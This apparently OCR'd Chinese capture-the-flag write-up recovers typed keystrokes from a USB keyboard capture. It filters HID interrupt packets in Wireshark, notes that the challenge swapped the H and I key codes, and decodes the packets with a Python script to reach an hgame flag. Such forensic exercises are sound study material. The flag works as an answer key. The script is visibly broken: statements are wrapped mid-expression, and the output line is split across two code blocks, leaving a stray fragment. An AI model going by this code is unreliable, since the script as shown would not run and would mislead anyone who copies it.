
第二处位于`hw_keyboard.h`中，题目将H和I按键对应的值互换了，这会在后面分析按键流量时产生影响



39: 1　　默认文本


```
⇨ ········A,B,C,D,E,F,G,I,H,J,K,L,M,¶
⇦ ········A,B,C,D,E,F,G,H,I,J,K,L,M,¶
```

接下来，分析键盘流量，打开`keyboard.pcapng`文件，可知只有备注为`URB_INTERRUPT in`的流量才是键盘输入：



```
1252 6.057293   host    2.5.3   USB   3999 URB_ISOCHRONOUS out
1253 6.067154   2.5.3   host    USB    159 URB_ISOCHRONOUS out
1254 6.067384   host    2.5.3   USB   3999 URB_ISOCHRONOUS out
1255 6.077116   2.5.3   host    USB    159 URB_ISOCHRONOUS out
1256 6.077300   host    2.5.3   USB   3999 URB_ISOCHRONOUS out
1257 6.087121   2.5.3   host    USB    159 URB_ISOCHRONOUS out
1258 6.087408   host    2.5.3   USB   3999 URB_ISOCHRONOUS out
1259 6.097120   2.5.3   host    USB    159 URB_ISOCHRONOUS out
1260 6.097257   host    2.5.3   USB   3999 URB_ISOCHRONOUS out
1261 6.107116   2.5.3   host    USB    159 URB_ISOCHRONOUS out
1262 6.107261   host    2.5.3   USB   3999 URB_ISOCHRONOUS out
1263 6.116114   2.6.1   host    USB     35 URB_INTERRUPT in
1264 6.116167   host    2.6.1   USB     27 URB_INTERRUPT in
1265 6.117108   2.5.3   host    USB    159 URB_ISOCHRONOUS out
1266 6.117253   host    2.5.3   USB   3999 URB_ISOCHRONOUS out
1267 6.127099   2.5.3   host    USB    159 URB_ISOCHRONOUS out
1268 6.127226   host    2.5.3   USB   3999 URB_ISOCHRONOUS out
1269 6.137163   2.5.3   host    USB    159 URB_ISOCHRONOUS out
1270 6.137335   host    2.5.3   USB   3999 URB_ISOCHRONOUS out
1271 6.147191   2.5.3   host    USB    159 URB_ISOCHRONOUS out
1272 6.147425   host    2.5.3   USB   3999 URB_ISOCHRONOUS out
```

将它们过滤出来：



keyboard.pcapng
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

usb.src == "2.6.1"

```
No.  Time       Source  Destination  Protocol  Length  Info
1161 5.619117   2.6.1   host         USB       35 URB_INTERRUPT in
1189 5.751103   2.6.1   host         USB       35 URB_INTERRUPT in
1263 6.116114   2.6.1   host         USB       35 URB_INTERRUPT in
1289 6.232138   2.6.1   host         USB       35 URB_INTERRUPT in
1401 6.781132   2.6.1   host         USB       35 URB_INTERRUPT in
1429 6.914120   2.6.1   host         USB       35 URB_INTERRUPT in
1529 7.401108   2.6.1   host         USB       35 URB_INTERRUPT in
1557 7.528089   2.6.1   host         USB       35 URB_INTERRUPT in
1715 8.315134   2.6.1   host         USB       35 URB_INTERRUPT in
1749 8.470104   2.6.1   host         USB       35 URB_INTERRUPT in
1933 9.378091   2.6.1   host         USB       35 URB_INTERRUPT in
1953 9.477107   2.6.1   host         USB       35 URB_INTERRUPT in
2027 9.832143   2.6.1   host         USB       35 URB_INTERRUPT in
2095 10.159103  2.6.1   host         USB       35 URB_INTERRUPT in
2117 10.258104  2.6.1   host         USB       35 URB_INTERRUPT in
2133 10.330098  2.6.1   host         USB       35 URB_INTERRUPT in
2315 11.233165  2.6.1   host         USB       35 URB_INTERRUPT in
2383 11.566150  2.6.1   host         USB       35 URB_INTERRUPT in
2407 11.676122  2.6.1   host         USB       35 URB_INTERRUPT in
2477 12.014120  2.6.1   host         USB       35 URB_INTERRUPT in
2501 12.119103  2.6.1   host         USB       35 URB_INTERRUPT in
2531 12.262127  2.6.1   host         USB       35 URB_INTERRUPT in
2597 12.584107  2.6.1   host         USB       35 URB_INTERRUPT in
2713 13.148096  2.6.1   host         USB       35 URB_INTERRUPT in
2731 13.231147  2.6.1   host         USB       35 URB_INTERRUPT in
```

```
> Frame 2095: 35 bytes on wire (280 bits), 35 bytes captured (280 bits) on interface \\.\USBPcap2, id 0
> USB URB
  HID Data: 02002d0000000000
```

`文件`-`导出分组解析结果`-`As JSON`导出为JSON格式，然后使用下面的脚本解析即可：

```
# 修改自 https://www.cnblogs.com/renhaoblog/p/15148455.html

import json

normalKeys = {"04": "a", "05": "b", "06": "c", "07": "d", "08": "e", "09":
"f", "0a": "g", "0b": "i", "0c": "h",
              "0d": "j", "0e": "k", "0f": "l", "10": "m", "11": "n", "12":
"o", "13": "p", "14": "q", "15": "r",
              "16": "s", "17": "t", "18": "u", "19": "v", "1a": "w", "1b":
"x", "1c": "y", "1d": "z", "1e": "1",
              "1f": "2", "20": "3", "21": "4", "22": "5", "23": "6", "24":
"7", "25": "8", "26": "9", "27": "0",
              "28": "<RET>", "29": "<ESC>", "2a": "<DEL>", "2b": "\t", "2c":
"<SPACE>", "2d": "-", "2e": "=", "2f": "[",
              "30": "]", "31": "\\", "32": "<NON>", "33": ";", "34": "'",
"35": "<GA>", "36": ",", "37": ".", "38": "/",
              "39": "<CAP>", "3a": "<F1>", "3b": "<F2>", "3c": "<F3>", "3d":
"<F4>", "3e": "<F5>", "3f": "<F6>",
              "40": "<F7>", "41": "<F8>", "42": "<F9>", "43": "<F10>", "44":
"<F11>", "45": "<F12>"}
shiftKeys = {"04": "A", "05": "B", "06": "C", "07": "D", "08": "E", "09":
"F", "0a": "G", "0b": "I", "0c": "H",
             "0d": "J", "0e": "K", "0f": "L", "10": "M", "11": "N", "12":
"O", "13": "P", "14": "Q", "15": "R",
             "16": "S", "17": "T", "18": "U", "19": "V", "1a": "W", "1b":
"X", "1c": "Y", "1d": "Z", "1e": "!",
             "1f": "@", "20": "#", "21": "$", "22": "%", "23": "^", "24":
"&", "25": "*", "26": "(", "27": ")",
             "28": "<RET>", "29": "<ESC>", "2a": "<DEL>", "2b": "\t", "2c":
"<SPACE>", "2d": "_", "2e": "+", "2f": "{",
             "30": "}", "31": "|", "32": "<NON>", "33": "\"", "34": ":",
"35": "<GA>", "36": "<", "37": ">", "38": "?",
             "39": "<CAP>", "3a": "<F1>", "3b": "<F2>", "3c": "<F3>", "3d":
"<F4>", "3e": "<F5>", "3f": "<F6>",
             "40": "<F7>", "41": "<F8>", "42": "<F9>", "43": "<F10>", "44":
"<F11>", "45": "<F12>"}
output = []
keys = open('data.json')
data = json.load(keys)
for line in data:
    line = line['_source']['layers']['usbhid.data']
    try:
        if line[0] != '0' or (line[1] != '0' and line[1] != '2') or line[3]
!= '0' or line[4] != '0' or line[
            9] != '0' or line[10] != '0' or line[12] != '0' or line[13] !=
'0' or line[15] != '0' or line[16] != '0' or \
                line[18] != '0' or line[19] != '0' or line[21] != '0' or
line[22] != '0' or line[6:8] == "00":
            continue
        if line[6:8] in normalKeys.keys():
            output += [[normalKeys[line[6:8]]], [shiftKeys[line[6:8]]]]
```

```
[line[1] == '2']
        else:
            output += ['[unknown]']
    except:
        pass
keys.close()

flag = 0
print("".join(output))
for i in range(len(output)):
    try:
        a = output.index('<DEL>')
        del output[a]
        del output[a - 1]
    except:
        pass
for i in range(len(output)):
    try:
        if output[i] == "<CAP>":
            flag += 1
            output.pop(i)
            if flag == 2:
                flag = 0
        if flag != 0:
            output[i] = output[i].upper()
    except:
        pass
print('output :' + "".join(output))

if __name__ == '__main__':
    pass
```

得到后半段flag：`zhihuh_NB_666}`

拼接得到flag：

```
hgame{peng_zhihuh_NB_666}
```